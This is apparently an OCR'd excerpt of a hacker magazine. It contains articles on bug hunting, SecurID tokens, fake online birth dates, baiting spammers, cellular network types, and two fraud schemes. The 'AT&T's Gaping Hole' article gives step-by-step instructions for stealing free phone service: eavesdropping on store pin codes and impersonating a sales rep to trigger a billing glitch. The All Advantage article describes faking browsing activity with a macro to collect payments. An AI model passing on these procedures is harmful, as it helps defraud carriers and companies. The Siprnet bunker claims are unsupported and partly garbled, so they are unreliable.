Also previously stated in the "More on Siprnet" article, the author makes reference to the location of the bunker that houses the primary Siprnet servers. In addition to the one in Maryland, there are alternate backup servers at the NORAD installation and the bunkers at Shiyan Mountain along with three remote monitoring stations, one on the east coast, one on the west coast, and the third in Europe. The purpose of these stations is to maintain security on the Siprnet network, and monitor all logins, ensuring that the all systems stay operational.

Finding and Exploiting Bugs

by Astroman66

Bugs are an inherent part of any software system, large or small. It is estimated that there are 15 bugs per 100 lines of code in larger systems, and while companies try their hardest to decrease this proportion, it will never get to zero. In this article I will try and make three major points: 1) that no matter what system one is working on, there are bugs in it; 2) how to find bugs in software systems; and 3) how to exploit those bugs.

The nature of developing a software system (by this I mean a large base of code that may contain up to millions of lines of code but may be several hundred thousand, referred to as either software or firmware) is basically this: the developers write the code, the testers test the code and report the defects found back to the developers who try and fix as many as they can. They then hand it back to the testers, who test it and hand it back to the developers. This process goes on until either the budget runs out or the time constraints expire, at which time the product is released. There will still be bugs in the code. The point when developing software/firmware is not to eliminate bugs - that is literally impossible. It is to minimize the affect of those bugs on everyday use of the product.

Everyday use. This is central to the issue of finding bugs in software systems. Code-paths that are routinely taken are honed down to virtual perfection. But Development simply cannot focus as much attention on the rarely taken code-paths and therefore there is some degree of vulnerability in those sections of code. When trying to find bugs in software systems, these are the areas to focus on. These parts of code are where the bugs are.

How to Find Bugs

I will outline three general methods for finding bugs in software systems. The most obvious place to start looking for bugs are at maxima and minima points in the variables. This is formally called Boundary Testing. Extreme values for variables are always a problem for software. If the variables are designed to manipulate small numbers, try overloading them or using very large values, and vice versa if the variables are designed to use large numbers. What happens when the elements in a particular array are maxed out? What if they are all empty?

Why are there bugs at maxima and minima points? Variables are generally used to hold a particular range of values - they serve a very distinct purpose, and therefore are expected to handle very distinct values. That is their general use. If you alter that, or push the boundaries of those variables, you are entering an area of the system that rarely gets exercised. When a part of the system is rarely used, bugs stay hidden - until you run across them.

Whereas variables are part of the lowest level of code, the next level up is the code-path. By traversing through remote parts of code, you could very easily run into a bug. Because most, if not all, of the time you will be doing black-box analysis (meaning you cannot access the code itself), it can be difficult to understand where in the code you are moving. But you need not think of it in terms of traversing through source code. Use parts of the program that never get used, and combine them with commonly used sections, then try going the other way (from common to rare). If you stumble across a particularly removed command, use it in conjunction with every other command or function you can think of. Remember, what doesn't normally get used didn't get tested extensively while being developed. There are bugs in there, you just have to find them.


The third place bugs are common is at error-handling points in a software system. After all, at error-handling points something has already gone wrong and now the system must recuperate from that error. This is not always a clean process. There are a number of things that could happen if the process fails, from locking the system to dropping you out of the program to the shell. Try generating errors, but from an odd perspective. Say a certain password program fires up when your computer is undisturbed for five minutes. That this little pro-

gram must look up your password makes it interesting enough, but what happens if some error should occur while it is doing so? Is this program, or part of a larger system, designed to handle all combination of characters given it? What about system (or reserved) character combinations? What about maxing out the arrays? It's worth a try....

Finding bugs from scratch is a difficult task. What's better is when you have bugs, fixed or not, to work with.

Exploiting Bugs

Exploiting bugs is the process by which one uses an existing condition (that resembles a malfunction of the program in some way) to cause a condition to occur that is beneficial to the user. For example, I was perusing the alt.computer.security newsgroup the other day, and found that someone had noticed that Microsoft had left a port open on one of their web servers. While the person describing this said he couldn't get anything to happen while logged on to the port, he was asking if there was still some prospect of exploiting this "bug." He found a malfunction in the programming of Microsoft's web server and, based on that behavior, wanted to cause the server to function to his advantage. This is exploitation.



Of course, exploitation requires that a particular bug is known. Fortunately, known bugs are very easy to come by. If you are working off an upgrade version of software (that is, anything besides ver. 1.0), look at what features were upgraded. Each one of those items were at one time a problem-spot in the software. Not only were there bugs in those sections of code, but there are probably bugs still there. This gives you a clear indication of which part of the software to "test."

Scan the computer security newsgroups - there are constantly reports of bugs and exploits explained in those posts. This can give you a direct target to work on. Security web pages abound on the net - use them to your advantage. Learn as much about the software you are testing. Oftentimes if you know what is supposed to happen, you will notice when some anomaly takes place; you might not have noticed it otherwise.

So you've found a bug that you want to target - and let's say it has already been fixed. So much for exploiting that particular bug. But it is characteristic of software systems that bugs appear in groups, in sections of code, not so much individually. Normally, with code that has been developed by numerous programmers working under all sorts of conditions, there will be patchy sections of code that hold more bugs than others. So the particular bug you have found has been fixed - more than likely there are other bugs hiding in surrounding code. How do you find out? Use the bug-tracking techniques outlined in the previous section of this article. Just focus your attention on and around the bug already known.

This method of software testing is often called "Exploratory Testing." It is often, informally, referred to as ad hoc testing. Exploratory testing is the process by which the tester will systematically move through various conditions in order to expose bugs in the area of an already existing bug. Informally, this could be called "tweaking" the program, a little bit at a time. Change things here and there, try this, do such-and-such, etc. If you can just mess around with the bug you already know about, chances are you could turn up another one.

Some Points to Keep in Mind

There are bugs in the software; you just have to find them.

Bugs typically show up in groups. Find one bug, and there are probably others close by.

Use Boundary Testing to push variables to the limit.

Try exercising remote code-paths.

Cause errors, but from odd angles. Try and cause a messy error handling condition.

Use Exploratory Testing to find bugs in the area of already known bugs.

Practice the techniques outlined above, and pay close attention to what happens to cause software to malfunction. You will be finding bugs in no time. Happy hunting!

ALL ABOUT SECURID

by magus
securid@terrorists.net

Right off the bat, I'd like to note - I wrote this article from memory. It may contain factual inaccuracies. Feel free to point them out constructively. Thanks.

Well, I've been wanting to write about SecurID's and such for a while, and this spare hour or two on Greyhound is as good a time as any, I suppose... [/blatant geek plug]

For those of you who are scratching your heads and wondering "WTF is a SecurID? Did you just make it up so you'd have something to write an article about?" - the answer is yes! Ain't no such thing, its all a massive hoax.

Heh, well no, they do exist, but I like the hoax idea [grin]. (Along those lines, don't worry about seemingly nonsensical comments in this article. Most of them are jokes only seven geeks worldwide will get. If one of these is you, e-mail me!) When most people speak of SecurID's, they probably mean the SecurID tokens made by Security Dynamics (www.securitydynamics.com) and used by many corporations including America Online (one could write an article just about how AOL uses SecurID's, since they have a fairly custom implementation. Don't they, Tatiana?), Pacific Bell, Bell Canada (I think), several universities, and countless corporations that nobody but their stockholders and their Security Dynamics account executive have ever heard of. These tokens are little more than a blue piece of plastic with an LCD screen and "SecurID" in impressive red letters. If you don't have one, obtain one. They make great conversation pieces even if you don't use them for anything. The screen displays up to eight numbers, but I've only seen six of those ever be used. These numbers rotate every 30, 45, or 60 seconds depending on the token and the server. The left hand corner of the screen shows a series of bars which disappear one by one to let you know how close you are to the next rotation (number change). The purpose, of course, is to authenticate yourself to someone's server somewhere.

When you are challenged at login, you need to enter the current number on the SecurID display (or the most recent one; there's a grace period of a few seconds) and sometimes a PIN. Some setups will require a PIN, some won't. It doesn't really add all that much security, IMHO, since you're already being challenged for a login, password, and SecurID code - if someone has all those, you're already pretty badly off. If someone has a gun to your head, you can increment your PIN by one, which is called a "duress PIN" and you'll still be logged in. However, you'll generate an Error Type 666: Gun Proximity Fault or some such in the security log. Woohoo. Conversely, if you ever point a gun at someone and ask for their PIN, and they're not the silly secretary type who will faint dead away instantly (i.e., they seem to have some presence of mind), slap them a couple times and decrease their PIN by one. Assuming you're somewhere it's legal to point guns at people and slap them around, of course (i.e., you're a Reno PD officer having a bad day).

If someone enters a code and somehow gets knocked off the system, they must wait for their next rotation - they can't login again using that same code unless it's generated twice in a row, which shouldn't happen. I *have* seen tokens roll over to 555555, 333333, etc... I stand ready with a camera to photograph a token reading 666666....

Each token has an eight digit serial number stamped on the back, right next to "Please return to Security Dynamics... yadda yadda." This is used to track the token in the ACE (Access Control Electronics) server, enable/disable it, unbind it from someone's account, etc., etc. Each token also has a self-destruct date. Contrary to the popular beliefs of *Mission Impossible* junkies, it will not detonate a small thermite charge on this date - it merely ceases to work and obstinately displays "Sd Inc" on its display, or merely flashes a single dot, or both. Dead SecurID's have been known to start doing *something* with strong electrostatic discharge - they count, but not in the way they are supposed to. They are fairly

resistant to such discharge, although I've only tested on the older cards and the newer key fobs. If anyone has tried HERF-ing one, I'd like to hear the results. Some people have theorized that they also self-destruct if opened - I maintain it's just really hard to open one without breaking it [grin]. Then again, I've only tried this on older cards.

Speaking of which... I meant to cover this earlier. SecurID's come in various form factors. All are strong, rugged electronics. Do not bend or immerse your SecurID in water. Please turn your SecurID in to your SecurID administrator rather than dropping it into the Cracks of Doom to unmake it. Do not feed or tease Happy Funball.

The cards are the classics... these are metal, strong, heavy items (not by themselves, but a stack of seven could sunder a skull if wielded by a strong and virtuous geek) about the size of a credit card and two or three times as thick. They are tempting to put in your back pocket, against all admonitions. We know it's tempting. So very tempting. Please don't. We guarantee they will crack within a day. Security Dynamics won't replace them if the display is cracked or blackened. No matter how much you try to convince them it's somehow their fault.

The next model is the funky squarish key fob. I love these. They're built like tanks. Mine has been dropped, run over, chewed on by toddlers, and thrown in anger. It's still a happy cute little SecurID. It does basically the same thing as every other SecurID. The case is plastic rather than metal.

After this is the sleek sexy key fob. If the squarish one looks like it belongs in *Buck Rogers,* these should be in *Star Trek TNG.* I'd provide more modern references, but I haven't watched TV in years!

These are also plastic, and identical to the Buck Rogers SecurID, just sexier. They can be run over by a light fiberglass imported bimbo box, but seem to be more breaky in general. Note that these are admittedly unscientific tests [grin] :::resumes dropping cards out of sequentially higher floors until forced to stop:::

One of the more obscure SecurID's is the SecurID enabled PCMCIA card modem. These are manufactured by Motorola and have no display - they send login data directly to ACE when this option is enabled. ACE must have a special module loaded to be able to support these. These are fun when everyone else at the geek meet has generic communications gear. Unless you run into someone with an STU-III phone. Then you're outmatched, and need to crumble into a pile of geeky dust.

There are two other models I know of: smartcards and cards with keypads. I don't own either, alas, so if this sentence is still here by the time you read this article, I wasn't able to find out anything either. Woe is me.

There's also "SoftID," which is merely a piece of code which generates codes, same as a token.


Are SecurID's somehow insecure? Of course! Let me know if you find out how so. The obvious answer is the usual answer in such questions - who controls the access control? Do you like your geek? Does your geek like you? The latter matters more. What happens if the machine running ACE goes down? Do logins go unchallenged like AOL's original plans for SecurID implementation called for? Do you really trust a security device manufactured by a company that won't open its design for public review? Do you not care and just can't resist these sexy pieces of plastic?

The ACE server itself runs on a variety of operating systems, including NT, HPUX, and others. I have a copy lying around somewhere for someone extremely qualified to pick apart if they'd like to contact me. Ditto for the authentication tokens themselves.

This is by no means a complete work - it is merely an overview of SecurID technology as generated by my memory, which is admittedly failing as a result of my fool brain being unable to adapt itself to run off caffeine instead of glucose. If anyone wants technical details on administering ACE or something similarly specific, or merely wishes to bash me for a harebrained error, feel free to contact me.

SecurityDynamics

SECURID



SecurityDynamics

by xenox

xenox9@hushmail.com

Reading over an old *2600* issue (15:1), I ran across a letter from Packrat regarding SecurIDs. Having had some secondhand experience with them, I decided to dig a little deeper.

A SecurID is a two-factor personal identification device, a token, which is used to help authenticate or validate (to a computer) a person's declared identity. The classic and most common SecurID token is a slim steel card. It contains an eight-bit CPU, clock-chip, memory, and lithium battery.

The surface of the card (ignoring for the time being other variations) boldly displays "SecurID" and has an eight digit LCD screen with a six segment LCD countdown bar.

On the back of the card is etched a serial number and an expiration date. The card can calculate for up to four years but has a preset self-destruct date. Also, the card has several sensors and will kill itself if it detects any sort of physical or electronic attack on it.

A large degree of its security is due to the active role it takes in the validation process. Every 30 or 60 seconds (the time interval is a buyer option - most are 60 seconds), in accordance with the LCD countdown bar on its screen, a new four to eight (another buyer option) character sequence is generated. The sequence, chosen by the buyer can either be a hex (0,1,3,4,5,6,7,8,9,a,b,c,d,e,f) or a digital (0,1,2,3,4,5,6,7,8,9) code.

Each SecurID code displayed by the card is a pseudo-random number (PRN). That is to say, no one can calculate, guess, or otherwise determine the next or future token codes from a record of past token codes from that SecurID. In mathematical terms, it is computationally unpredictable by someone who doesn't know the numbers that were used as input for the so-called "one-way function," the (SDTI-proprietary) hash algorithm that calculates the token-code.

Each code is based on two inputs to the one way algorithm:

- the non-secret time

- a secret seed programmed into the card at "birth"

Inside the SecurID, the secret key (a constant binary value which doesn't change) and SDTI's binary notation for Current Time (a variable, potentially known) are first concatenated or linked together in series, one after another. These two linked values - now a long binary number - are then fed into SDTI's proprietary cryptographic hash algorithm. This is an irreversible or "one-way" computational device which transforms the two binary numbers into a third value: the four to eight-digit SecurID token code.

The SecurID user interacts with a remote computer - host to an ACE server or another Access Control Module (ACM) capable of authenticating SecurID tokens. Instead of a card reader of any sort, the system uses an ingenious method of authentication.

The user enters his or her username (or employee number, or whatever), his PIN and the reading on the SecurID card. The central server knows the serial number of the card issued to this specific user and can look up the random seed. It then runs the SERVER time through the CARD'S random seed. To allow for drift, it accepts any value within three "windows" of the SERVER result (one period slow, correct timing, and one period fast). If the CARD'S code is starting to "drift," the server remembers this and keeps this in mind the next time the authentication protocol takes place. This allows for an imprecise clock-chip to still stay a valid and secure token.

The system only allow for ten code entering attempts before the card is disabled (this is with a valid PIN). After three tries (with any code) and an incorrect PIN the sys-

tem temporarily blocks further attempts.

PIN's can be randomly generated by the server or can be assigned by an administrator. PIN's can be any typeable character (alpha, numeric, typographical) and must be four to eight characters long.

A really sneaky feature that can be enabled with SecurID's are Duress PIN's. These are similar to all the tricks banks try and pull to silently alert police when they are being robbed (i.e., removing the last bill in the drawer closes an alarm circuit, etc.). If you force a user to cough up his PIN, it is very likely that he will give you his Duress PIN, a PIN that appears to work correctly but immediately notifies the administrators that there has been a breach.

There are several distinct variations of SecurID cards. One of the SecurID variations, the PinPad Secure also has a small numeric keypad built into the card. Another, the Multi-seed SecurID has a pressure sensitive button which allows the user to switch between several internal processes (each process is based around a different random seed). Yet another SecurID form is the SecurID Key Fob, semi-obviously a key chain version of a standard SecurID. There is also a PCMCIA modem version used for remote secure access, and a software version of the card used largely for internal verification procedures.


```
Escape character is '^]'.


UNIX(r) System V Release 4.0 (        )

login:
Password:  welcome
Last login:                      from
Enter PASSCODE:

        Enter your new PIN, containing 4 to 8 characters,
                or
        <Ctrl d> to cancel the New PIN procedure:

Please re-enter new PIN:

Wait for the code on your token to change, then log in with the new PIN
Enter PASSCODE:
PASSCODE Accepted


###### NOTICE ###### NOTICE ###### NOTICE ###### NOTICE #######

        is a restricted machine on the
  System and is not for general use.  It is to be used ONLY
  for setting/resetting SecurID PINs.

  If you require assistance, please contact the
     Help Desk at

###### NOTICE ###### NOTICE ###### NOTICE ###### NOTICE #######


Connection closed by foreign host.
```

YOUR INTERNET BIRTHDAY

by The Cheshire Catalyst

When is your Internet birthday? Sure, you know what date you were born on. In fact, just about everyone knows. But should they? You might be John Smith (and lost among all the *other* John Smith's out there), but if you're the John Smith born in 1955 on May 23, then they pretty much know which one is you.

Have you been entering any of those "Internet contests?" The ones that want your life history? It's a good bet they want to track you and what you purchase on the web. They ask your date of birth (DOB) for a couple of reasons. One of them is to determine if you were born more than 18 or 21 years ago (and are therefore "legal" to contract for goods and services over the web).

Have you considered coming up with an "Internet birthday" just to keep them on their toes? It's simple to do. First, look up your astrological sign. If you were born in May, you are either a Taurus (which comes in at the end of April), or a Gemini, which starts on the 21st of the month and continues into June. Since our mythical Mr. Smith was born on the 23rd, he would be a Gemini. In order to stay a Gemini, he would claim that his birthday is the 31st - the last day of the month. If he were born before the 21st, he'd claim May 1 as his birthday. (You Pisces people in February should just claim February 28, and not play with leap years!)

The net is a pretty insecure medium, and three things can pretty much get you into all the trouble anyone wants to get you in. Your name, Social Security number, and date of birth. By using your Internet DOB, someone might have a harder time causing mischief with your identity if they can't find your real DOB. And if you find yourself in an Internet Relay Chat room with someone, you're not misrepresenting your astrological sign (some of these people take it *really* seriously and would be very upset if you were misrepresented when they told their astrologer about you).

But most people asking for your DOB these days have no real reason to have it. So there's no real reason to give it to them. Just let them know you're of legal age, and let it go at that. Unfortunately, it isn't that easy, because some of the form scripts won't get past the CGI (Common Gateway Interface) program that's checking that all the blanks are filled in. You *have* to fill *something* in, if only to get past the software.

If your real birth date is actually the first or the last of the month, enough of us poor paranoids will be climbing on your bandwagon that they probably won't be sure it's really you by the time we're through. Offsetting your DOB by a day or two wouldn't hurt though, and you can just claim it's a typo. Sure, your real date of birth is on umpteen legal documents, and already in the hands of the majority of agencies, credit bureaus, driver's license offices, and what all, but that's no reason to make it easier for the johnnie-come-lately's that might be sniffing the net just now.

If you're not entering data on a secure page (with the little locked lock showing around the edge of your browser somewhere), then you shouldn't be entering your real DOB. Parents should *especially* tell their kids about their Internet birthday, and that they should let you know whenever anyone has asked them for it. It might just be that Tony the Tiger wants to send a birthday coupon for Frosted Flakes, but it might be someone masquerading as Tony with less than good intentions.

We old 60's hippies used to say, "Just because you're paranoid, doesn't mean they're not out to get you." You don't have to give them the ammunition they need to *make* you paranoid. Have fun on the net, and enjoy seeing who sends you birthday greetings on your "Internet birthday!"

Make spammers work for you

By Chatreaux

If you've been online for a while, it's most likely that you've received spam. Usually, unsolicited emails come from people (if they're to call themselves that) who think not only that they're smarter than the rest of us, but also assume that others aren't but puny idiots.

In most physical confrontations, when someone pushes us, we naturally tend to push back, leaving the outcome of the fight in the hands of the strongest or heaviest contender. If instead of pushing, we pull, we end up taking advantage of both our own and our enemy's strengths. Guess who's in control now.

The same principle can be applied to spam: if you respond to it by emailing flames and insults (or even a request to be removed from their mailing list), you're likely to get nowhere and on top of that confirm to the spammer that your email address is indeed valid and active. Furthermore, if you go the violent route, you risk getting a lot of (even more) abuse in response, with absolutely nothing you can do about it.

Tracing the origin of the rogue email is also futile at best, as the majority of spammers ensure that their emails per se can't be traced back to their real personas. In most cases, spam comes from unsecured SMTP servers whose addresses I'm sure are provided by the authors of bulk email software themselves. This is worth exploring, but as I'm writing ad honorem, I won't be able to invest some serious cash into buying a bunch of these programs and establishing relationships with the "artists" behind them.

My approach to spam is a bit simpler (technically speaking). I welcome all spam, and then, depending on the category it falls in, I act. Here's how it works:

Before you start up, get yourself a free email address (yahoo, hotmail, etc.).

Once you receive a spam, reply to it from this address. Use the subject line to ask for more information or to mention that you're *very* interested. You're probably thinking now that this will get you nowhere as nine out of ten spams have bogus return addresses. This is true, but if you give the spam a quick scan, you are likely to find a few other addresses; send cc's to these as well.

In most cases you will receive a reply from a legitimate address within a few days (or hours, depending on the idiocy level of the spammer). What you do with this email address is up to you - use your imagination! When I have time on my hands and am bored enough, I send a few short messages always asking for more information or directly questioning their honesty.

By the few answers I've gotten so far, I'm fairly sure I've made them waste a good half hour of their "very valuable" time.

If instead of an email address, the spam has a toll free number, by all means call them and give them your new email address. As a touch of courtesy, you could call from a speakerphone and after you've left your message, simply crank up the stereo and watch their answering machine fill up with music and their 800 bill gain a few grams. One word of caution though: 800 numbers are equipped with ANI (the grandfather of caller ID), so the person you're calling will have a log entry with your phone number. This means basically that regardless of how annoyed you are, you should always be courteous when leaving your message.

Other kinds of spams carry a URL to invite you to check a web site. These sites will *always* have forms for you to add your information. I suggest you fill them out and also look at the html code of the page with the form. You are likely to fin d a legit email address there.

Finally, some spams will only give a toll phone number or a mailing address (pyramid schemes will only bear mailing addresses). In these cases, it's up to you to spend a dime on a quick call or 33 cents on a stamp.

I don't think spam will ever stop. It could probably be curbed with the right kind and amount of government intervention, but this kind of "help" is usually like bad chemotherapy... you end up losing your hair, your strength, your immune system, and your appetite in the process. Judging by what happens when government tries to get involved in people's lives, I would advise against calling political attention to an issue that could very well be handled by the community.

If enough people start responding to spam as described above, we will slowly but surely eat into spammers' (apparently) only resource: time. It would be like giving them the "Human Ping of Death."

Taking Advantage of All Advantage.

by silicon kill

If you are at all in tune with any of the scams on the Internet, you are probably familiar with All Advantage (www.alladvantage.com). All Advantage is a system that pays you to surf the net, or so they boast. "The rules have changed" is their slogan, and they sure have. They pay you for surfing the net? The first thing that crossed my mind was that it was going to entail filling out a large survey, and you would get paid like five bucks, and there must have been some other twist to it. Well, there is. You have to put up with a view bar (800 by 100 I think) that sits right above your taskbar in windows. For some reason, I don't think they will be coming out with a linux version. The viewbar flashes various ads and whatnot, in fairly bright colors, and becomes quite annoying. The way it operates is that when you are surfing the net (either through Internet Explorer or Netscape) it activates itself and logs how much time you spend. It then uploads your statistics to the website, where you can login and check them. You get paid a measly $.50 an hour and can only get around 20 bucks a month, but either way it's basically free. The viewbar has a little "LED" that changes to green when you are accumulating time. When it is red, the ads simply sit there, being their annoying selves.

The first thought that came into my mind was to make a quick Visual Basic program to sit on top of the ad bar, and obstruct everything but the "LED" (so that I could tell if it I was accumulating time or not). After fooling around in VB for a bit, I realized that it only worked if the browser was active. That day I made 86 cents. Annoyed that I was letting myself be tormented by the ads, I came to the conclusion that there must be some better way to collect time while not having to deal with the ads. The program times out after five minutes of inactivity. Activity is defined by All Advantage as "actively surfing the web (clicking on links and typing in addresses)." The viewbar acts as a leech to your browser and is active when your browser is active. I tried various different ways of trying to keep the viewbar active but not the browser, but nothing worked. I asked around a bit about whether there was a way to make my computer think I was clicking the mouse, even though physically I wasn't. Maybe there is a way, but I couldn't find one. I experimented with some lego designs, to try to perform the act instead of my finger. I would wait a daunting five minutes for each of my schemes to work, but alas, the viewbar refused to stay active. After distressing, I realized that I had a program on my computer that performed prerecorded macros. Then it hit me. I could make a web page that linked to another web page, then linked back to the first one. I would make two large graphics that could be clicked on easily and then link them. Then, I would use the macro program to record my mouse movement of clicking the graphic, and have the program repeat it over and over. This way, I could leave my computer idle and it would just stay there "surfing the web," according to the All Advantage viewbar at least. I could stack up to ten hours a night, and only do it once a month, since All Advantage limits payment to ten hours.

The ads are stored as gifs. There are 3 gif files in the directory and they can all be edited once their read-only property is revoked. You cannot do much because the program automatically downloads the motd.html and some other ad htmls. These are also stored in the directory, but updated every five minutes or so. The information about server updating is stored in different DLLs in the directory. One is called HkAOL.dll (for AOL), one called Hkns.dll (for netscape), and one called Iehook.dll (for IE). I opened everything up in my hex editor, and there is some html in the executable, but nothing that could change the appearance of the main ad. They really are not that big of a deal - the ads that is - if you are not watching them.

I don't see any real possibility of fixing the macro program exploit for this system. There is no way for All Advantage to monitor their client's computers. For now, just baste in the knowledge that you beat the system, however morally incorrect the act is.

The program I used for the macro customization was All In One Macro, available at www.aimsoft.com. I do not condone theft or any type of fraud, and this is probably illegal for the most part, so don't get caught doing it.

AT&T s Gaping Hole

By Jinx

There is a glitch in AT&T Wireless Service that allows a user to receive free phone service. There are cell phone customers who have been making calls free for months and may never be caught. First let me tell you that I am merely exposing this glitch and do not advocate taking advantage of it in any way. And although I will give you specific information on how to get free service and how to socially engineer an activation for this service, I do not condone it - stealing airtime is stealing, period. Now let me explain....


Prepaid activations require specific prepaid numbers from a certain exchange and prefix However, when you activate a prepaid phone with a "regular" cell phone number, what happens is pure magic. A person is able to make and receive as many calls as he wants... for free. You don't have to buy a prepaid card ever. You just activate prepaid service with a regular style phone number and *voila*, free phone service. Please take note that all AT&T Wireless centers nationally use LightBridge and CBIS to activate phones, and we all share/gain access by using Citrix' ICA Client to access a main server somewhere in the midwest. Meaning that AT&T's little glitch is national, not just in one market.

AT&T's Tech Support Group has been aware of this problem for a long time but has not fixed it because it is a rare occurrence and would cost beau-coup dollars to fix the glitch. Here is the really cool thing about this hole. AT&T prepaid service does not require you to give your name and address. So there is no way they can trace it to you, and even if they were able to catch you, it's not your fault you received free service - it's AT&T's fault.

Now you know how easy it is to get free service. But here's the hard part: activating a prepaid account with a regular number. What to do, what to do? Usually [redacted] when this mix-up happens, it is by pure chance, a mistake, a fluke. But it could be done intentionally if an evil person (not us) wanted to take advantage of it. There are a few ways to do it, but this is probably the best way. You need some social engineering skills because you have to pretend you are a cell phone sales rep. Any place that sells AT&T cell phones is able to call us to do activations. You'd have to know pin codes for their store though. How do you find this out? Simple, listen in on a call. A rep calling us will usually say, "Hi this is Mike from Circuit City Blah Blah, my pin code is LAX0000." Once you have the pin code, it's a piece of cake. Call in, say you are so and so from Store #6969 and your pin code is LAX whatever. Ask them if you can have a regular number for a certain area code. They will ask you what pool you need it transferred to. You don't need to know your pool number, because the reps have a list. You do have to know where the fuck you're calling from though, so tell them the name of your store and store number (important). Say "Thank You" and hang up. Call back two minutes later, ask to do a prepaid activation, and tell them you already have a number selected. Give them the regular number that you just got two minutes ago, the ESN, your pin code, etc. AT&T's system will not catch the error and the only way the rep will catch it is if they have every phone prefix memorized, and they won't. The reps usually don't even pay attention and just want to get you off the phone so they can answer the next call.

While I'm sure this error will be fixed someday, I am just amazed that AT&T does not make it a priority. Once the secret is out, there's bound do be tons of problems. Maybe exposing it to you all will put AT&T on their tippy toes. Have a nice day cell phreaks, and thank you for calling AT&T.

Cellular Networks Detailed



by EchoMirage
webmaster@echomirage.com

Not so long ago there was only one basic type of cellular network: the analog network. In the last few years there has been a great divergence in the technology that cellular phones communicate with. Digital is only the tip of the iceberg, as there are a handful of different digital technologies and even more radio frequency bands within those digital spectrums. We will look at each of the currently available cellular networks and the basic differences between them.

The Phones

First, let's look at the small side of the system. A cellular phone is not all that different from a regular cordless phone or a similar radio wave device. It sends voice signals out over the airwaves to a base station, which then connects into the POTS network and completes the call.

"Mobile" phones, or car phones, and "transportable" phones, or bag phones, usually output three watts of power, whereas a handheld cellular phone outputs .6 watts of power.

Analog phones work by sending your voice signal more or less directly out over the airwaves. Digital phones use a device called a "vocoder" to compress the analog sound waves of your voice into binary data that it can send digitally. Analog phones are, therefore, much less secure than digital phones, but analog has the benefit of being much more widely used. Analog networks cover 95 percent of the United States. Digital networks cover only 65-70 percent.

Now, let's look at the different types of networks.

AMPS

AMPS stands for "Advanced Mobile Phone System". Basically, the AMPS network is the analog network. These phones operate in the 800 MHz band. Each phone requires its own frequency to operate on, henceforth, a great deal of individual frequencies are required to operate an AMPS network, and the phone has decreased battery life, because it is constantly "talking" on the network.

AMPS phones do have the benefit of being able to achieve up to 19.2 Kbps data transfer rates. AMPS phones use ESNs (Electronic Serial Numbers) for tracking information. ESNs are usually eleven digits in decimal form or eight digits in hexadecimal form, and are found on the back of the phone (as with handheld phones) or on the transmitter (as with mobile and transportable phones).

TDMA

TDMA, and all the networks mentioned from here on out, are D-AMPS (Digital Advanced Mobile Phone System) networks. TDMA stands for "Time Division Multiple Access". These phones operate in either the 800 MHz ("digital") band or the 1900 MHz ("PCS") band. TDMA is the most ubiquitous digital network in the United States, used by companies such as AT&T and Bell South Wireless.

Since digital phones transmit much less frequently than analog phones because the binary information can be relayed faster, digital phones "share" radio frequencies. TDMA works by assigning each phone a talk time on the frequency. Thus, a cellular phone will transmit on the frequency only when its assigned time frame comes. Since this time is measured in nanoseconds, it is transparent to the user.

TDMA provides roughly three to four times the capacity of AMPS. Data transmissions are possible on straight TDMA networks but are strangely rare. Many TDMA companies prefer to use their legacy analog systems to perform data transmission than the TDMA system.

TDMA phones use ESNs for tracking.

CDMA

CDMA is a digital technology designed and pioneered by Qualcomm. CDMA stands for "Code Division Multiple Access". These phones operate in either the 800 MHz ("digital") band or the 1900 MHz ("PCS") band. CDMA is based on military technology, and is the most efficient cellular technology publicly available. CDMA technology is used by companies such as Sprint PCS and Airtouch.

Rather than assigning each phone a time to talk, CDMA basically allows an open-channel. CDMA binary transmissions are "tagged" to be unique to the phone from which they originated, so they are never mixed up. Although several cellular phones may be "talking" at the same time, they are all kept separate because each binary packet has a unique tag on it, which identifies it as coming from or belonging to a specific phone. CDMA technology allows for

approximately ten times the capacity of AMPS and roughly three times the capacity of TDMA.

CDMA has additional benefits. Since there are no "time slots" to worry about, data transmission is more feasible on a CDMA network and is less subject to interference or noise than an AMPS network. CDMA phones, like TDMA and AMPS phones, use ESN numbers for tracking purposes.

A great deal of information on CDMA network technology can be found on the Qualcomm and Ericsson websites, at http://www.qualcomm.com and http://www.ericsson.com, respectively.

GSM


GSM is more or less the worldwide standard for digital cellular communications. GSM stands for "Global System for Mobile communications". GSM technology is used by companies such as Omnipoint, Pacific Bell, and Western Wireless (i.e., Voicestream).

These phones operate in the 800 or 900 MHz ("digital") bands or the 1800 or 1900 MHz ("PCS") bands. The frequency on which the phone operates depends on where in the world it is being used. GSM is a derivative of TDMA technology, operating on the same "time sharing" principle as TDMA. GSM technology is the declared European standard, and is the most widely used technology everywhere else (except North America). In North America, GSM phones operate in the 800 and 1900 MHz bands, while in the rest of the world they operate in the 900 and 1800 MHz bands (the same is true for TDMA and CDMA technology when they are used elsewhere in the world).

GSM phones use smart cards or SIMs (Subscriber Identity Modules) as part of their functionality. SIMs come in two types: regular credit card-shaped card and smaller cards approximately the size of a third of a stick of gum. In addition to storing information on the account and the user, the SIM card usually also holds the contents of the address book or phone directory, unique phones settings, etc.

Additionally, GSM phones use "A5" encryption to encode the network traffic. The algorithms and authentication keys are held in the SIM card. While this was originally hailed as a fail-safe method for communication, it has since been cracked several times and has been shown to be a flawed encryption technology, on the whole.

GSM's strong point, however, is data transmission. GSM is ideally suited to be used to transmit both data and voice signals very rapidly. GSM phones use IMEI (International Mobile Equipment Identity) numbers for tracking the phone, though certain other types of tracking are done using the SIM card number.



